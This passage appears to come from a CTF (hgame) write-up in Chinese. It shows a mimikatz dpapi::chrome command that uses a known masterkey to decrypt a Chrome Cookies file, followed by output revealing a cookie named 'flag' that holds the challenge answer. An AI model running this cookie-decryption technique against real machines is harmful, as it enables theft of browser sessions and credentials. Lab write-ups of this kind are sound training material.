mimikatz # dpapi::chrome /in:"C:\Users\hp pavilion x360 14\Desktop\Cookies" /unprotect /masterkey:d96b6c13bda8659a94dc8993a14f7ec53395848e
Host : localhost ( / )
Name : flag
Dates : 2020/1/28 星期二 23:37:39 -> 2021/1/28 星期四 23:36:26
* using CryptUnprotectData API
* volatile cache: GUID:{20dfalc6-d232-40cd-89ec-5678b380920b},KeyHash:14859456844f282211783e88031c13376d7e9e30
* masterkey      : d96b6c13bda8659a94dc8993a14f7ec53395848eff271999d734adbc7880633f9684c38789c67b57f14b9834c852f11f80c14ad15f755ab990691fc
Cookie: hgame {BOTYNvv&Hxf!ZcCKCY!K14hK1kQ*cgP4}
```

得到flag